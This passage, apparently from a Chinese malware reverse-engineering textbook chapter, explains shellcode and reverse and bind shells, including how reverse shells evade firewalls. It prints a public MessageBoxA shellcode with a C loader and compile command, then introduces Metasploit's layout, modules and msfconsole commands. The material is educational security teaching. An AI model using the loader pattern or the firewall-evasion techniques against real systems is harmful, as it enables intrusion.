第 3 章

生成和执行 shellcode

“路漫漫其修远兮，吾将上下而求索。”逆向分析恶意代码是一项复杂的任务，其本质是对 shellcode 恶意代码的行为进行分析，最终达到提取 shellcode 恶意代码的目的。本章将介绍获取和生成 shellcode 恶意代码的方法，以及加载和执行 shellcode 恶意代码的方式。

3.1 shellcode 介绍

shellcode 是一段利用软件漏洞而执行的十六进制机器码，因常被攻击者用于获取系统的命令终端 shell 接口，所以被称为 shellcode。作为机器码的 shellcode 并不能直接在操作系统中执行，而是需要通过编程语言加载、调用才能执行。C 语言中的 shellcode 常以字符串的形式存储在数组类型的变量中，代码如下：

```
//实现功能 MessageBoxA 弹出对话框
unsigned chaR Shellcode[ ] =
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
"\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
"\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
"\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
"\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
"\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
"\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
"\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
"\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
"\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
"\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
"\x8E\x03\xD3\x52\x33\xFF\x57\x68\x61\x72"
"\x79\x41\x68\x4C\x69\x62\x72\x68\x4C\x6F"
"\x61\x64\x54\x53\xFF\xD2\x68\x33\x32\x01"
"\x01\x66\x89\x7C\x24\x02\x68\x75\x73\x65"
"\x72\x54\xFF\xD0\x68\x6F\x78\x41\x01\x8B"
"\xDF\x88\x5C\x24\x03\x68\x61\x67\x65\x42"
"\x68\x4D\x65\x73\x73\x54\x50\xFF\x54\x24"
"\x2C\x57\x68\x4F\x5F\x6F\x21\x8B\xDC\x57"
"\x53\x53\x57\xFF\xD0\x68\x65\x73\x73\x01"
```

```
"\x8B\xDF\x88\x5C\x24\x03\x68\x50\x72\x6F"
"\x63\x68\x45\x78\x69\x74\x54\xFF\x74\x24"
"\x40\xFF\x54\x24\x40\x57\xFF\xD0";
```

虽然无法通过查看十六进制 shellcode 代码的方式，了解 shellcode 代码的功能，但是可以使用 scdbg 工具逆向分析 shellcode 代码调用的 Windows API 函数，从而理解 shellcode 代码实现的功能。

3.1.1 shell 终端接口介绍

操作系统中的 shell 是一个提供给用户的接口，用于与内核交互执行任意系统命令的应用程序，方便用于管理操作系统资源。

Windows 操作系统中的 shell 包括命令提示符程序 cmd.exe 和 PowerShell 应用程序，用户可以使用快捷键 Windows＋R 打开运行对话框，如图 3-1 所示。

在“运行”对话框的“打开”输入框中输入 cmd，单击“确定”按钮，即可打开命令提示符终端窗口界面，如图 3-2 所示。



图 3-1 Windows 操作系统运行对话框



图 3-2 Windows 操作系统命令提示符终端窗口界面

如果在“运行”对话框的“打开”输入框中输入 PowerShell，单击“确定”按钮，则会打开 PowerShell 终端窗口界面，如图 3-3 所示。

用户可以在打开的终端界面中输入预置的命令，按 Enter 键执行，例如执行 whoami 命令获取当前登录到 Windows 操作系统的管理员账号信息，如图 3-4 所示。

Linux 操作系统也提供给用户用于执行系统命令的终端接口，包括 bash、sh 等。虽然不同的 Linux 操作系统发行版本集成了不同的 shell 接口，但最常见的是 Linux 操作系统默认集成的 bash shell。用户可以在 Linux 操作系统的终端 bash shell 中执行不同的系统命令，例如执行 ifconfig 命令查看网络适配器(网卡)信息，如图 3-5 所示。

操作系统中的 shell 是提供给用户执行系统命令的接口，用户使用接口可以执行任意系统命令，但恶意代码中的 shell 可划分为 Reverse shell(反弹 shell)和 Bind shell(绑定 shell)。

Reverse shell 是指强制目标将系统命令 shell 接口反弹到服务器的监听端口，如图 3-6 所示。

Bind shell 是指在目标系统中开启监听端口，等待连接，建立可以执行任意命令的 shell 终端接口，如图 3-7 所示。



图 3-3　Windows 操作系统 PowerShell 终端窗口界面



图 3-4　Windows 操作系统 shell 终端执行命令



图 3-5　Linux 操作系统终端执行 ifconfig 命令



图 3-6　反弹 shell 简易原理流程



图 3-7　绑定 shell 简易原理流程

虽然 Reverse shell 和 Bind shell 都能实现执行任意系统命令的功能，但如果目标操作系统开启防火墙，则 Reverse shell 可以更好地绕过防火墙的过滤策略，导致防火墙防御失效。例如如果防火墙过滤除 80 端口的所有其他入站和出站端口，则表示当前目标操作系统仅可以访问外部网络服务器的 80 端口。在这种情况下，Bind shell 设置的监听端口都无法被访问，所以 Bind shell 在当前防火墙的配置环境中无法正常工作，但是对于 Reverse shell 可以通过将外部网络服务器的监听端口设置为 80 端口，目标操作系统的防火墙不会过滤对外部网络服务器 80 端口的访问，做到轻松绕过防护墙的过滤策略，用户可以在反弹的 shell 接口中执行系统命令。

3.1.2　获取 shellcode 的方法

获取 shellcode 代码的途径，既可以从互联网上下载，也可以使用本地工具生成。如何编写 shellcode 并非本书涉及的内容范围，感兴趣的读者可以自行查阅资料学习。

虽然很多网站提供下载 shellcode 的功能页面，但是 Exploit Database 官网依然是最受欢迎的网站之一。通过浏览器访问 Exploit Database 官网，选择网页侧边栏中的 SHELLCODE 图标，然后在打开的 shellcode 列表页中选择并下载合适的 shellcode，如图 3-8 所示。



图 3-8　Exploit Database Shellcodes 页面

笔者选择 Allwin MessageBoxA Shellcode 页面的 shellcode 代码，其中包含执行 shellcode 代码的 C++语言代码，代码如下：

```
//第 3 章/shellcode.cpp
/*
Title: Allwin MessageBoxA Shellcode
Date: 2010 - 06 - 11
Author: RubberDuck
Web: http://bflow.security - portal.cz
Tested on: Win 2k, Win 2003, Win XP Home SP2/SP3 CZ/ENG (32), Win Vista (32)/(64), Win 7 (32)/
(64), Win 2k8 (32)
Thanks to: Kernelhunter, Lodus, Vrtule, Mato, cm3l1k1, eat, st1gd3r and others
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    unsigned chaR Shellcode[] =                    #定义 shellcode 数组
    "\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
    "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
    "\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
    "\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
    "\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
    "\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
    "\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
    "\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
    "\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
    "\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
    "\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
    "\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
    "\x8E\x03\xD3\x52\x33\xFF\x57\x68\x61\x72"
    "\x79\x41\x68\x4C\x69\x62\x72\x68\x4C\x6F"
    "\x61\x64\x54\x53\xFF\xD2\x68\x33\x32\x01"
    "\x01\x66\x89\x7C\x24\x02\x68\x75\x73\x65"
    "\x72\x54\xFF\xD0\x68\x6F\x78\x41\x01\x8B"
    "\xDF\x88\x5C\x24\x03\x68\x61\x67\x65\x42"
    "\x68\x4D\x65\x73\x73\x54\x50\xFF\x54\x24"
    "\x2C\x57\x68\x4F\x5F\x6F\x21\x8B\xDC\x57"
    "\x53\x53\x57\xFF\xD0\x68\x65\x73\x73\x01"
    "\x8B\xDF\x88\x5C\x24\x03\x68\x50\x72\x6F"
    "\x63\x68\x45\x78\x69\x74\x54\xFF\x74\x24"
    "\x40\xFF\x54\x24\x40\x57\xFF\xD0";

    printf("Size =  %d\n", strlen(shellcode));

    system("PAUSE");
```

```
    ((void (*)())shellcode)();                    #执行 shellcode

    return 0;
}
```

如果读者尝试将上述代码在 Windows 10 或 Windows 11 操作系统中执行，则在操作系统中可能不会弹出对话框。因为这段 shellcode 代码注释部分提示该代码仅能在 Win 2k、Win 2003、Win XP Home SP2/SP3 CZ/ENG (32)、Win Vista (32)/(64)，Win 7 (32)/(64)、Win 2k8 (32)操作系统中执行，所以这段 shellcode 代码可能无法在 Windows 10 和 Windows 11 操作系统中正常执行。

使用 x64 Native Tools Command Prompt for VS 2022 命令工具编译链接以上 shellcode 代码，命令如下：

```
cl.exe /nologo /Ox /MT /W0 /GS- /DNDebug /Tc shellcode.cpp /link /OUT:shellcode.exe
/SUBSYSTEM:CONSOLE /MACHINE:x64
```

如果命令工具成功编译链接 shellcode 代码，则会在当前工作目录生成 shellcode.exe 可执行程序文件，如图 3-9 所示。

```
D:\00books\01恶意代码逆向分析基础详解\恶意代码逆向分析基础\第3章>cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tc shellcode.cpp /l
ink /OUT:shellcode.exe /SUBSYSTEM:CONSOLE /MACHINE:x64
shellcode.cpp

D:\00books\01恶意代码逆向分析基础详解\恶意代码逆向分析基础\第3章>dir
 驱动器 D 中的卷是 软件
 卷的序列号是 5817-9A34

 D:\00books\01恶意代码逆向分析基础详解\恶意代码逆向分析基础\第3章 的目录

2022/10/14  20:29    <DIR>          .
2022/10/14  20:29    <DIR>          ..
2022/10/07  01:37             1,378 shellcode.cpp
2022/10/14  20:29           130,560 shellcode.exe
2022/10/14  20:29             3,011 shellcode.obj
               3 个文件        134,949 字节
               2 个目录 31,847,346,176 可用字节
```

图 3-9　成功编译链接 shellcode 代码

在 Exploit Database 官网下载的 shellcode 代码中，unsigned chaR Shellcode[] 数组用于存储十六进制形式的 shellcode，((void (*)())shellcode)()通过指针的方式在计算机操作系统中执行 shellcode 代码。这段 shellcode 代码执行后会在系统中弹出一个对话框，输出提示信息，如图 3-10 所示。

注意：从互联网下载的 shellcode 恶意代码可能存在语法错误，有可能是 shellcode 开发者故意写错，避免“脚本小子”不假思索就使用 shellcode 代码，导致破坏计算机操作系统。本书案例中的 shellcode 恶意代码，需将 unsigned chaR Shellcode[]数组改为 const chaR Shellcode[]才能正确编译执行。

虽然从 Exploit Database 官网可以快速下载到 shellcode 代码，但是下载到的 shellcode 代码并不一定适合实际使用场景，因此恶意代码中的大部分 shellcode 代码是使用本地工具



图 3-10　编译运行 shellcode 恶意代码

定制化生成的。虽然有很多工具可以用于自定义生成 shellcode 代码，但是本质上的功能和使用方法是类似的，本书仅介绍 Metasploit Framework 渗透测试框架中的 MsfVenom 工具生成 shellcode 代码，感兴趣的读者可以从互联网上查找其他工具学习和使用。

3.2　Metasploit 工具介绍

Metasploit 是一个开源的渗透测试平台，集成了大量渗透测试相关模块，几乎覆盖了渗透测试过程中用到的工具。Metasploit 框架是由 Ruby 语言编写的模块化框架，具有良好的拓展性，渗透测试人员可以根据实际工作，开发定制相应工具模块。

Metasploit 有两个主要版本，分别是 Metasploit Pro 和 Metasploit Framework。Metasploit Pro 是 Metasploit 的商业收费版，提供自动化管理任务的功能，用户可以在可视化界面中完成渗透测试任务。Metasploit Framework 是 Metasploit 的开源社区版，用户需要在命令终端界面中完成渗透测试任务。对于学习 Metasploit，使用 Metasploit Framework 可以满足对应需求，本书将在 Kali Linux 中集成的 Metasploit Framework 讲授 Metasploit 的使用方法。

3.2.1　Metasploit Framework 目录组成

KaliLinux 中的 Metasploit Framework 默认保存在/usr/share/metasploit-framework 目录。在 bash shell 命令终端中执行 ls 命令查看目录的文件信息，如图 3-11 所示。

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework
app     documentation  metasploit-framework.gemspec  msfdb           msfupdate  Rakefile        script-recon
config  Gemfile        modules                       msf-json-rpc.ru  msfvenom   ruby            scripts
data    Gemfile.lock   msfconsole                    msfrpc          msf-ws.ru  script-exploit  tools
db      lib            msfd                          msfrpcd         plugins    script-password vendor
```

图 3-11　metasploit-framework 目录文件信息

在 metasploit-framework 目录中的不同子目录保存着框架运行过程中的不同配置内容，其中重要的子目录有 data、modules、tools 等。

在 data 子目录中存储 Metasploit Framework 渗透测试框架运行过程中的数据内容，如图 3-12 所示。

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/data]
└─$ ls
auxiliary            exchange_versions.json  jtr           msfcrawler  sounds          webcam
capture_config.yaml  exploits                lab           passivex    SqlClrPayload   wmap
eicar.com            flash_detector          logos         php         templates       wordlists
eicar.txt            headers                 markdown_doc  post        utilities       ysoserial_payloads.json
emailer_config.yaml  ipwn                    meterpreter   shellcode   vncdll.x64.dll
evasion              isight.bundle           mime.yml      snmp        vncdll.x86.dll

┌──(kali㉿kali)-[/usr/share/metasploit-framework/data]
└─$
```

图 3-12　data 子目录中的文件信息

其中 wordlists 目录中存储了各种字典文件，如图 3-13 所示。

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/data]
└─$ ls wordlists
adobe_top100_pass.txt                  namelist.txt
av_hips_executables.txt                oracle_default_hashes.txt
av-update-urls.txt                     oracle_default_passwords.csv
burnett_top_1024.txt                   oracle_default_userpass.txt
burnett_top_500.txt                    password.lst
can_flood_frames.txt                   piata_ssh_userpass.txt
cms400net_default_userpass.txt         postgres_default_pass.txt
common_roots.txt                       postgres_default_userpass.txt
dangerzone_a.txt                       postgres_default_user.txt
dangerzone_b.txt                       root_userpass.txt
db2_default_pass.txt                   routers_userpass.txt
db2_default_userpass.txt               rpc_names.txt
db2_default_user.txt                   rservices_from_users.txt
default_pass_for_services_unhash.txt   sap_common.txt
default_userpass_for_services_unhash.txt  sap_default.txt
```

图 3-13　wordlists 目录中的文件信息

在 module 子目录中存储了 Metasploit Framework 渗透测试框架的各种功能模块，如图 3-14 所示。

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
```

图 3-14　module 子目录中的文件信息

在 tools 子目录中存储了 Metasploit Framework 渗透测试框架的各种工具，如图 3-15 所示。

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools]
└─$ ls
automation  dev   exploit   memdump  password  recon
context     docs  hardware  modules  payloads  smb_file_server.rb
```

图 3-15　tools 子目录中的文件信息

Metasploit Framework 渗透测试框架中绝大多数工具使用 Ruby 语言编写，例如 smb_file_server.rb 脚本用于创建 SMB 服务器，代码如下：

```
└── $ cat smb_file_server.rb
#!/usr/bin/env ruby
```

```
#引入库文件
require 'pathname'
require 'ruby_smb'

#we just need *a* default encoding to handle the strings from the NTLM messages
Encoding.default_internal = 'UTF-8' if Encoding.default_internal.nil?

options = RubySMB::Server::Cli.parse(defaults: { share_path: '.', username: 'metasploit' }) do
|options, parser|
  parser.banner = <<~EOS
    Usage: #{File.basename(__FILE__)} [options]

    Start a read-only SMB file server.

    Options:
  EOS

  parser.on("--share-path SHARE_PATH", "The path to share (default: #{options[:share_
path]})") do |path|
    options[:share_path] = path
  end
end

server = RubySMB::Server::Cli.build(options)
server.add_share(RubySMB::Server::Share::Provider::Disk.new(options[:share_name], options
[:share_path]))
#启动 SMB 服务
RubySMB::Server::Cli.run(server)
```

3.2.2　Metasploit Framework 模块组成

Metasploit Framework 渗透测试框架是基于模块组织的，根据功能的不同将 Ruby 语言编写的脚本划分到不同模块中。模块分为 auxiliary、encoders、evasion、exploits、nops、payloads、post。

不同模块具有不同功能的脚本，模块功能如表 3-1 所示。

表 3-1　Metasploit Framework 模块功能

模块名称	模块功能
auxiliary	辅助模块，信息收集
encoders	编码模块，对 payload 的编码
evasion	规避模块，对 payload 的规避杀软
exploits	漏洞利用模块，测试安全漏洞
nops	空模块，生成不同系统的 nop 指令
payloads	攻击载荷模块，生成反弹或绑定 shell
post	后渗透模块，获取目标 shell 后，进一步测试

Metasploit Framework 渗透测试框架的使用方法固定，不同模块的使用方法没有差异。例如使用 auxiliary 辅助模块的 auxiliary/scanner/http/http_version 脚本收集目标 HTTP 服务器版本信息。

在 Metasploit Framework 渗透测试框架中的 msfconsole 命令终端接口加载 http_version 脚本，命令如下：

```
use auxiliary/scanner/http/http_version
```

脚本加载完毕后，执行 show options 命令查看 http_version 脚本需要配置的参数，如图 3-16 所示。

```
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                       /wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host
```

图 3-16　脚本需要配置的参数

在脚本参数列表中，如果 Required 列的值是 yes，则必须设置对应参数值。http_version 脚本中 RHOSTS 参数必须设置为目标服务器的 IP 地址或域名，使用 set RHOSTS 127.0.0.1 命令将目标服务器 IP 地址设置为 127.0.0.1，如图所 3-17 所示。

```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   127.0.0.1        yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                       /wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host
```

图 3-17　将 RHOSTS 参数值设置为 127.0.0.1

注意：计算机网络中 127.0.0.1 是本地环回网卡的 IP 地址，localhost 是本地解析到 127.0.0.1 的域名。本地环回网卡主要用于测试网卡是否可以正常工作。

设置 http_version 脚本的 RHOSTS 参数后，再次使用 show options 命令可以查看参数是否设置成功。如果将 RHOSTS 参数设置为 127.0.0.1，则可执行 run 或 exploit 命令获取 HTTP 服务器的版本信息，如图 3-18 所示。

成功执行 http_version 脚本后，会输出目标 HTTP 服务器的版本信息 Apache/2.4.54。其

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 127.0.0.1:80 Apache/2.4.54 (Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 127.0.0.1:80 Apache/2.4.54 (Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

图 3-18　获取 HTTP 服务器版本信息

他模块中脚本的使用方法与 auxialiary 模块中 http_version 脚本的使用方法一致，感兴趣的读者可以选择使用其他模块中的脚本。

3.2.3　Metasploit Framework 命令接口

Metasploit Framework 渗透测试框架提供了命令终端接口，用户可以在命令终端中执行不同模块的脚本完成渗透测试任务。在 Linux shell 终端中执行 msfconsole 命令打开 Metasploit Framework 命令接口，如图 3-19 所示。



图 3-19　Kali Linux 终端中打开 Metasploit 框架

在 Metasploit Framework 渗透测试框架的命令终端 msfconsole 中输入 help 或“?”获取命令帮助信息，如图 3-20 所示。

Metasploit Framework 渗透测试框架对 msfconsole 终端中的命令进行分类，不同分类中的命令有不同功能。

Metasploit Framework 命令接口 msfconsole 的 Core Command 分类中提供了核心命令，命令如下：



图 3-20　查看 msfconsole 帮助信息

```
#输出帮助信息
?                Help menu
#输出 banner 信息
banner           Display an awesome metasploit banner
#改变当前工作目录路径
cd               Change the current working directory
#修改终端颜色
color            Toggle color
#连接到远程主机
connect          Communicate with a host
#输出调试信息
Debug            Display information useful for Debugging
#退出终端
exit             Exit the console
#输出没有发布的功能特性
features         Display the list of not yet released features that can be opted in to
#获取具体变量的值
get              Gets the value of a context - specific variable
#获取全局变量的值
getg             Gets the value of a global variable
#筛选其他命令的输出内容
grep             Grep the output of another command
#输出帮助信息
help             Help menu
#输出命令历史记录
history          Show command history
#加载框架插件
load             Load a framework plugin
#退出终端
quit             Exit the console
#重复执行命令列表
repeat           Repeat a list of commands
#设置会话路由
```

```
route              Route traffic through a session
#保存配置信息
save               Saves the active datastores
#输出会话列表
sessions           Dump session listings and display information about sessions
#设置参数值
set                Sets a context-specific variable to a value
#设置全局参数值
setg               Sets a global variable to a value
#休眠
sleep              Do nothing for the specified number of seconds
#将终端输出保存到文件
spool              Write console output into a file as well the screen
#查看和操作后台线程
threads            View and manipulate background threads
#输出 tips 技巧
tips               Show a list of useful productivity tips
#卸载框架插件
unload             Unload a framework plugin
#消除参数值
unset              Unsets one or more context-specific variables
#消除全局参数值
unsetg             Unsets one or more global variables
#输出版本信息
version            Show the framework and console library version numbers
```

Metasploit Framework 命令接口 msfconsole 的 Module Commands 分类中提供了模块相关命令，命令如下：

```
#输出模块高级选项
